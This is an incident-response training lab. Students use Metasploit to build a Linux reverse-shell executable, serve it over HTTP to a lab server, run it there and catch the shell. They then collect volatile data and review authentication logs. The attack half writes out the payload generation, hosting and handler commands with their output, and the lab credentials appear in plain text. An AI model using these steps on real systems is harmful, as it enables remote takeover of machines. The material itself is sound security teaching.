



SECURITY+ V4 LAB SERIES

Lab 23: Incident Response Procedures

Document Version: **2022-04-29**

Material in this Lab Aligns to the Following	
CompTIA Security+ (SY0-601) Exam Objectives	1.2: Given a scenario, analyze potential indicators to determine the type of attack 4.1: Given a scenario, use the appropriate tool to assess organizational security 4.2: Summarize the importance of policies, processes, and procedures for incident response 4.3: Given an incident, utilize appropriate data sources to support an investigation
All-In-One CompTIA Security+ Sixth Edition ISBN-13: 978-1260464009 Chapters	2: Type of Attack Indicators 26: Tools/Assess Organizational Security 27: Incident Response Policies, Processes, and Procedures 28: Investigations

Copyright © 2022 Network Development Group, Inc.
www.netdevgroup.com

NETLAB+ is a registered trademark of Network Development Group, Inc.

KALI LINUX™ is a trademark of Offensive Security.

Microsoft®, Windows®, and Windows Server® are trademarks of the Microsoft group of companies.

VMware is a registered trademark of VMware, Inc.

SECURITY ONION is a trademark of Security Onion Solutions LLC.

Android is a trademark of Google LLC.

pfSense® is a registered mark owned by Electric Sheep Fencing LLC ("ESF").

All trademarks are property of their respective owners.

Contents

Introduction	3
Objective	3
Lab Topology	4
Lab Settings	5
1 Build Malicious Executables to Attack a Remote System	6
1.1 Build Malicious Linux Executable	6
1.2 Hosting the Malicious Executable	9
1.3 Using the Metasploit Handler	9
2 Collecting Volatile Data	13
2.1 Collecting Volatile Data on a Compromised System	13
3 Viewing Logs	16
3.1 Analyzing Different Log File and Knowing Their Importance	16

Introduction


In this lab, you will be conducting malicious attacks followed by incident response practices.

Objective

In this lab, you will perform the following tasks:

- Build malicious Linux executable
- Collecting Volatile Data
- Viewing Logs

Lab Topology



Lab Settings


The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Kali	203.0.113.2	kali	kali
pfSense	192.168.0.1	sysadmin	NDGlabpass123!
UbuntuSRV	172.16.1.10	sysadmin	NDGlabpass123!


1 Build Malicious Executables to Attack a Remote System

1.1 Build Malicious Linux Executable

1. Launch the **Kali** virtual machine to access the graphical login screen.




2. Log in as username **kali** with **kali** as the password.



3. Click on the **terminal** icon located in the top menu bar.




4. For the purpose of learning how to build a malicious Linux executable file and incidence response, we will ignore the social engineering process. Now, let's build a malicious Linux executable. First, we will create a directory to place the executable in. In the *Terminal* window, as shown below, type the command **mkdir malicious** and then press **Enter**. Then, **cd malicious** to go into the directory.



5. While inside the malicious directory, type and run the command **msfconsole** to start *Metasploit*.

```
kali@kali $ msfconsole
```



6. Type the following command to search for the payload for the 64-bit Linux operating system.

```
kali@kali $ search linux/x64/shell_reverse_tcp
```

```
msf6 > search linux/x64/shell_reverse_tcp

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/linux/x64/shell_reverse_tcp Shell, Reverse TCP Inline		normal	No	Linux Command

Interact with a module by name or index. For example `info 0`, `use 0` or `use payload/linux/x64/shell_reverse_tcp`

7. Type `use 0` to use the payload. Notice the prompt now says `payload(linux/x64/shell_reverse_tcp)`. This indicates that we are using this payload now.

```
msf6 > use 0
msf6 payload(linux/x64/shell_reverse_tcp) >
```

8. We will then see what options are available by running the command `show options`. We can see there are two options available: `LHOST` and `LPORT`. Currently, `LPORT` is set, and we need to configure the `LHOST`.

```
msf6 payload(linux/x64/shell_reverse_tcp) > show options

Module options (payload/linux/x64/shell_reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

9. Type command `set LHOST 203.0.113.2` to set the local listen address.

```
msf6 payload(linux/x64/shell_reverse_tcp) > set LHOST 203.0.113.2
LHOST => 203.0.113.2
```

10. With everything set and ready, let's create the malicious executable. Type the command below:

```
kali@kali $ generate -f elf -o linux
```

```
msf6 payload(linux/x64/shell_reverse_tcp) > generate -f elf -o linux
[*] Writing 194 bytes to linux...
```

11. A file named *linux* is created inside the *malicious* directory. Before we offer the malicious executable to the victim, let's prepare a listener first. In your Metasploit console, type the command below to use a handler.

```
kali@kali $ use exploit/multi/handler
```

```
msf6 payload(linux/x64/shell_reverse_tcp) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

12. Notice from the last step, it prompted that the payload is defaulting to *generic/shell_reverse_tcp*. This payload will not handle our *linux* reverse shell, so let's change it by entering the following command:

```
kali@kali $ set payload linux/x64/shell_reverse_tcp
```

```
msf6 exploit(multi/handler) > set payload linux/x64/shell_reverse_tcp
payload => linux/x64/shell_reverse_tcp
```

13. Once again, we will check the options. Notice the payload is correct now, but we still need to change the *LHOST*.

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ---  -
  LHOST  203.0.113.2      yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (linux/x64/shell_reverse_tcp):

  Name  Current Setting  Required  Description
  ---  -
  LHOST  203.0.113.2      yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target
```

14. Type the same command as we did before to change the *LHOST*.

```
msf6 exploit(multi/handler) > set LHOST 203.0.113.2
LHOST => 203.0.113.2
```



You can use `setg LHOST local.ip.address.here` to save the time on configuring the *LHOST* addresses. The *setg* will set the *LHOST* as a global variable. So, when its set, every module, payload that accepts *LHOST* will refer to the same entry.

15. We will now run the handler to wait for a reverse connection. Run the command `exploit` and leave the *Terminal* window open.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 203.0.113.2:4444
```

1.2 Hosting the Malicious Executable

1. Click on the **Terminal** icon located in the top menu bar to start a new *Terminal*.



2. In the new *Terminal* window, type the command shown to go to the *malicious* directory.

```
(kali@kali)-[~]
$ cd malicious
(kali@kali)-[~/malicious]
$
```

3. Type `ls -l` to check the content in the *malicious* directory. Make sure the *linux* file is present.

```
(kali@kali)-[~/malicious]
$ ls -l
total 4
-rwxr-xr-x 1 kali kali 194 Aug  3 12:45 linux
```

4. Now everything is ready, let's start a simple HTTP server using the Python3 module. Type the following command to start the HTTP server.

```
kali@kali $ python3 -m http.server
```



```
(kali@kali)-[~/malicious]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

1.3 Using the Metasploit Handler


1. Launch the **UbuntuSRV** virtual machine to access the graphical login screen.




2. Log in as **sysadmin** with **NDGLabpass123!** as the password.



3. Open the *Firefox* web browser by clicking on the **Firefox** icon located on the dock.




4. Go to the address **http://203.0.113.2:8000**.




5. We will click on the **linux** link to download the malicious *linux* executable file.




6. When prompted, click the **Save File** button.



7. Look for the **down arrow** at the top right corner of the *Firefox* browser and click it. Then, click the **File** icon to open the *Downloads* directory. A window will open with the *linux* file inside.



8. In the window, right-click an empty space and select **Open in Terminal**.



9. Type the following commands to add the executable rights and run the *linux* program. You will see a blinking cursor.

```
sysadmin@ubuntusrv:~/Downloads$ chmod 755 linux
sysadmin@ubuntusrv:~/Downloads$ ./linux
```

```
sysadmin@ubuntusrv:~/Downloads$ chmod 755 linux
sysadmin@ubuntusrv:~/Downloads$ ./linux
```

10. Change back to the *Kali* machine. You will see the handler now has a session opened.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 203.0.113.2:4444
[*] Command shell session 1 opened (203.0.113.2:4444 -> 172.16.1.10:58206) at 2021-08-03
13:32:49 -0500
```

11. The session is interactive; click the *Terminal* window in *Kali* to make it active. Type `whoami` to check the user we are connected as, then run `pwd` to check the working directory. We now have access to the *UbuntuSRV* machine. Leave the *kali* window open to continue the next task.

```
msf6 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 203.0.113.2:4444
[*] Command shell session 1 opened (203.0.113.2:4444 → 172.16.1.10:58206) at 2021-08-03
13:32:49 -0500

whoami
sysadmin
pwd
/home/sysadmin/Downloads
```

2 Collecting Volatile Data


2.1 Collecting Volatile Data on a Compromised System

1. Once a system has been compromised, it is important to get some information off the system before it is shut down. Any data residing in *RAM* will be gone when the system is shut down. Change focus to the **UbuntuSRV** system
2. On the *UbuntuSRV* system, in the *Terminal* that still has the malicious executable running, click the **+ new tab** button.



```
sysadmin@ubuntusrv: ~/D
sysadmin@ubuntusrv:~/Downloads$ ./linux
bash: ./linux: Permission denied
sysadmin@ubuntusrv:~/Downloads$ chmod 755 linux
sysadmin@ubuntusrv:~/Downloads$ ./linux
```


3. In the new *Terminal tab*, enter the command `sudo su` to escalate to *root* privileges. If prompted, enter `NDGlabpass123!` as the password.



```
sysadmin@ubuntusrv:~/Downloads$ sudo su
[sudo] password for sysadmin:
root@ubuntusrv:/home/sysadmin/Downloads#
```

4. Create a file to contain any volatile data we can find. To put a *heading* into the file, enter the command below.


```
root@ubuntusrv:/home/sysadmin/Downloads# echo sysadmin investigator > report.txt
```



```
root@ubuntusrv:/home/sysadmin/Downloads# echo sysadmin investigator > report.txt
root@ubuntusrv:/home/sysadmin/Downloads#
```

5. Verify the *report.txt* file has been created with the *student investigator* title.

```
root@ubuntusrv:/home/sysadmin/Downloads# cat report.txt
```



```
root@ubuntusrv:/home/sysadmin/Downloads# cat report.txt
sysadmin investigator
```

6. Add the *date* and *timestamp* to the *report.txt* file.

```
root@ubuntusrv:/home/sysadmin/Downloads# date >> report.txt
```

7. Print the *system information* to the *report.txt* file.

```
root@ubuntusrv:/home/sysadmin/Downloads# uname -a >> report.txt
```

8. Add the *hostname* to the *report.txt* file.

```
root@ubuntusrv:/home/sysadmin/Downloads# hostname >> report.txt
```

9. Append *network interface information* to the *report.txt* file.

```
root@ubuntusrv:/home/sysadmin/Downloads# ifconfig -a >> report.txt
```

10. Append *network statistics* to the *report.txt* file.

```
root@ubuntusrv:/home/sysadmin/Downloads# netstat -ano >> report.txt
```

11. Append the *process services* running to the *report.txt* file.

```
root@ubuntusrv:/home/sysadmin/Downloads# ps -aux >> report.txt
```

12. Append the *routing table* to the *report.txt* file.

```
root@ubuntusrv:/home/sysadmin/Downloads# route -n >> report.txt
```

13. Append the *date* and *timestamp* to the *report.txt* once more at the end of the file.

```
root@ubuntusrv:/home/sysadmin/Downloads# date >> report.txt
```

```
root@ubuntusrv:/home/sysadmin/Downloads# date >> report.txt
root@ubuntusrv:/home/sysadmin/Downloads# uname -a >> report.txt
root@ubuntusrv:/home/sysadmin/Downloads# hostname >> report.txt
root@ubuntusrv:/home/sysadmin/Downloads# ifconfig -a >> report.txt
root@ubuntusrv:/home/sysadmin/Downloads# netstat -ano >> report.txt
root@ubuntusrv:/home/sysadmin/Downloads# ps -aux >> report.txt
root@ubuntusrv:/home/sysadmin/Downloads# route -n >> report.txt
root@ubuntusrv:/home/sysadmin/Downloads# date >> report.txt
root@ubuntusrv:/home/sysadmin/Downloads#
```

14. View output content from the *report.txt*. Press the **spacebar** to scroll down by page or press **Enter** to scroll down by a single line.

```
root@ubuntusrv:/home/sysadmin/Downloads# cat report.txt | less
```

```
sysadmin investigator
Tue 03 Aug 2021 06:45:43 PM UTC
Linux ubuntu-srv.netlab.local 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44
UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
ubuntu-srv.netlab.local
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:0b:6e:d3:ec txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.1.10 netmask 255.255.255.240 broadcast 172.16.1.15
    inet6 fe80::250:56ff:fe16:110 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:16:01:10 txqueuelen 1000 (Ethernet)
    RX packets 53420 bytes 75323351 (75.3 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 11503 bytes 2237458 (2.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
:
```

15. When finished reviewing the contents, press **Q** to exit.
16. Leave the *Terminal* shell open to continue with the next task.

3 Viewing Logs

3.1 Analyzing Different Log File and Knowing Their Importance

1. While in the *Terminal* shell, on the *UbuntuSRV* system, enter the command below to view the content of the *auth.log* file. This file actively logs system authorization information.

```
root@ubuntusrv:/home/sysadmin/Downloads# cat /var/log/auth.log | less
```

```
root@ubuntusrv:/home/sysadmin/Downloads# cat /var/log/auth.log | less
Aug  3 18:30:01 ubuntusrv CRON[4803]: pam_unix(cron:session): session opened for
user root by (uid=0)
Aug  3 18:30:01 ubuntusrv CRON[4803]: pam_unix(cron:session): session closed for
user root
Aug  3 18:41:10 ubuntusrv su: pam_unix(su:auth): Couldn't open /etc/securetty: N
o such file or directory
Aug  3 18:41:15 ubuntusrv su: pam_unix(su:auth): Couldn't open /etc/securetty: N
o such file or directory
Aug  3 18:41:15 ubuntusrv su: (to root) sysadmin on pts/1
Aug  3 18:41:15 ubuntusrv su: pam_unix(su:session): session opened for user root
by (uid=1000)
Aug  3 18:41:20 ubuntusrv su: pam_unix(su:session): session closed for user root
Aug  3 18:41:26 ubuntusrv sudo: pam_unix(sudo:auth): Couldn't open /etc/securett
y: No such file or directory
Aug  3 18:41:31 ubuntusrv sudo: pam_unix(sudo:auth): Couldn't open /etc/securett
y: No such file or directory
Aug  3 18:41:31 ubuntusrv sudo: sysadmin : TTY=pts/1 ; PWD=/home/sysadmin/Downlo
ads ; USER=root ; COMMAND=/usr/bin/su
Aug  3 18:41:31 ubuntusrv sudo: pam_unix(sudo:session): session opened for user
root by (uid=0)
Aug  3 18:41:31 ubuntusrv su: (to root) sysadmin on pts/1
Aug  3 18:41:31 ubuntusrv su: pam_unix(su:session): session opened for user root
by (uid=0)
(END)
```

2. When finished reviewing the contents, press **Q** to exit.
3. Type the command below to view the contents of the *btmp* log file. This file logs failed login attempts.

```
root@ubuntusrv:/home/sysadmin/Downloads# last -f /var/log/btmp | more
```

```
root@ubuntusrv:/home/sysadmin/Downloads# last -f /var/log/btmp | more
UNKNOWN  tty3                Mon Aug  2 15:03      gone - no logout

btmp begins Mon Aug  2 15:03:58 2021
```

4. Type the command below to view the contents of the *wtmp* log file. This file logs login records to view who is currently connected to the system.

```
root@ubuntusrv:/home/sysadmin/Downloads# last -f /var/log/wtmp | more
```

```
root@ubuntusrv:/home/sysadmin/Downloads# last -f /var/log/wtmp | more
sysadmin :0                :0                Tue Aug  3 16:54      still logged in
reboot   system boot      5.4.0-80-generic  Tue Aug  3 16:54      still running
sysadmin :0                :0                Tue Aug  3 01:25      - down      (00:00)
reboot   system boot      5.4.0-80-generic  Tue Aug  3 01:24      - 01:25     (00:01)
sysadmin :0                :0                Tue Aug  3 01:17      - down      (00:07)
reboot   system boot      5.4.0-80-generic  Tue Aug  3 01:16      - 01:24     (00:08)
root     tty3                Mon Aug  2 15:03      - 15:03     (00:00)
sysadmin :0                :0                Mon Aug  2 15:02      - down      (00:01)
```

5. The lab is now complete; you may end the reservation.